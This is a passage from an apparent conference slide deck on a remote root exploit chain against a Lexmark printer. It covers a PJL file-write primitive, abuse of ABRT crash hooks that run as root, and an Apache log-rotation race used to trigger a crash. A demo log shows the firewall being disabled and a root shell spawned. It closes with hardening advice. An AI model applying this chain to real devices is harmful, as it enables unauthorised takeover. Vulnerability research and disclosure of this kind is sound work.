        pjl_process_ustatus_device_(20001);
    close(fd);
    remove(filename); // Removal is annoying!
    return ret;
}
```

# Understanding the File Write

- `pjl_ldwelcomescreen_internal2` just calls `pjl_ldwelcomescreen_internal3`
- `pjl_ldwelcomescreen_internal3` responsible for reading additional data and writing to to opened file
  - Client data received asynchronously and fills a 0x400 stack buffer
  - If 0x400 bytes received and buffer full, write is flushed to file. Then reset and repeat
  - If the PJL command's footer `@PJL END DATA` is received, discard footer, writes the accumulated received data (of size < 0x400 bytes) to the file, and exits

## Observations:


- If we send more than 0x400 bytes but no footer, data is written but function blocks
  - File won't be deleted like this
- Send padding to ensure it reaches multiples of 0x400
- We fully reversed this (on the blog, but code is a bit big for this presentation)

# Confirming the File Write

```
/usr/share/web/cgi-bin/eventlogdebug_se:
```

```
...
for i in 9 8 7 6 5 4 3 2 1 0; do
    if [ -e /var/fs/shared/eventlog/logs/debug.log.$i ] ;
then
    cat /var/fs/shared/eventlog/logs/debug.log.$i
    fi
done
```

- File automatically deleted between 1min and 1m40
- Find something that uses it within that time



```
< > ↻ Not secure | 192.168.1.110/cgi-bin/eventlogdebug_se
Apps My Apps

[+++++++ Advanced EventLog (AEL) Retrieved Reports ++++++
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[2021-10-18T11:42:56-0400][In][Method=retrieveLog Dataset=6]
[+++++++

[+++++++ Advanced EventLog (AEL) Configurations ++++++
rc = PROXY_OK
result : Map
  AEL Debug Enabled : :i 1
  AEL Support Level : :i 251658243
  App Limit : :i 0
  Basic Limit : :i 20
  HC Configuration : :i 1
  HC Frequency : :i 1
  HC Stat Enabled : :i 0
  HealthCheck Limit : :i 100
  HealthCheck2 Limit : :i 100
  Supply Limit : :i 20
[+++++++
```

# Exploiting the Crash Event Handler aka ABRT

- Spent a lot of time looking for a way to execute code
- A lot of the file system was mounted read only (overlay filesystem)
- Can't overwrite existing files
- This looks interesting!

```
ls ./squashfs-root/etc/libreport/events.d
abrt_dbus_event.conf      emergencyanalysis_event.conf  rhtsupport_event.conf  vimrc_event.conf
ccpp_event.conf          gconf_event.conf             smart_event.conf        vmcore_event.conf
centos_report_event.conf koops_event.conf             svcerrd.conf
coredump_handler.conf    print_event.conf             uploader_event.conf
```

# Coredump Handler


- How does this config work?

```
# coredump-handler passes /dev/null to abrt-hook-ccpp  
which causes it to write  
# an empty core file. Delete this file so we don't  
attempt to use it.  
EVENT=post-create type=CCpp  
  [ "$(stat -c %s coredump)" != "0" ] || rm coredump
```

If you need to collect the data at the time of the crash you need to create a hook that will be run as a post-create event.

WARNING: post-create events are run with root privileges!

- Yeah this sounds exactly what we need!
- However, can we trigger a crash remotely?



# AWK / Log Rotation Bug!

- Found through fuzzing HTTP server

```
# awk 'match($10,/AH00288/,b){a[b[0]]++}END{for(i in a) if (a[i] > 5) print a[i]}' /tmp/doesnt_exist  
free(): invalid pointer  
Aborted
```


- Race condition exists due to second-based granularity (%S format specifier) used for naming log files in apache2

```
ErrorLog "|/usr/sbin/rotatelogs -L '/run/log/apache_error_log' -p '/usr/bin/apache2-logstat.sh'  
/run/log/apache_error_log.%Y-%m-%d-%H_%M_%S 32K"
```

- Rotation for every 32KB of logs that are generated
  - Resulting log file having a name that is unique but only at a one second granularity
- If enough HTTP logs are generated such that rotation occurs twice within one second
  - Two instances of apache2-logstat.sh may be parsing a file with the same name at the same time
  - One may remove it when the other before the other tries to act on content



# Full Chain



# Printer Demo

```
Terminalizer

test@test:~/MissionAbrt$ python3 MissionAbrt.py -i 192.168.1.111
(12:54:53) [*] [file creation thread] running
(12:54:53) [*] Waiting for firewall to be disabled...
(12:54:53) [*] [file creation thread] connected
(12:54:53) [*] [file creation thread] file created. Waiting a bit...
(12:55:23) [*] [crash thread] running
(12:55:34) [*] Firewall was successfully disabled
(12:55:34) [*] [file creation thread] done
(12:55:34) [*] [crash thread] done
(12:55:34) [*] All threads exited
(12:55:35) [*] Spawning SSH shell
id
ABRT has detected 2 problem(s). For more info run: abrt-cli list
root@BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB:~# id
uid=0(root) gid=0(root) groups=0(root)
root@BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB:~#
```

# Enhancing Device Security

# What was Done Well

- Lexmark
  - Architecture focused around a core component (Uranium and a Remote Object Bus (ROB))
    - Single point of performing input sanitization
    - We didn't go into this, see our next talk soon.
  - Had some boot security (looked like a secured boot chain)
- Lexmark / Western Digital
  - Managed languages for certain components (Rust / Go services)
    - Although other teams found vulns in these components
- Netgear
  - Hmm..

# What Could be Improved

- Lexmark
  - Software
    - Use managed code for externally facing services
    - Enable auto updates
    - Ensure mitigations are complete across all binaries
      - Stack canaries, PIE
  - Hardware
    - Encrypt flash/EEPROM and ensure protection (physical attacks etc)
    - Disable any external debug capability (UART, JTAG?)
    - Enable anti tamper and physical hardening (security screws etc)
- Western Digital
  - Really old native services (AFP, samba etc)
  - WD removed AFP (netatalk) after pwn2own
- Netgear
  - Most things (No stack canaries, weak ASLR randomization, all native binaries etc)

# Questions

Any questions??!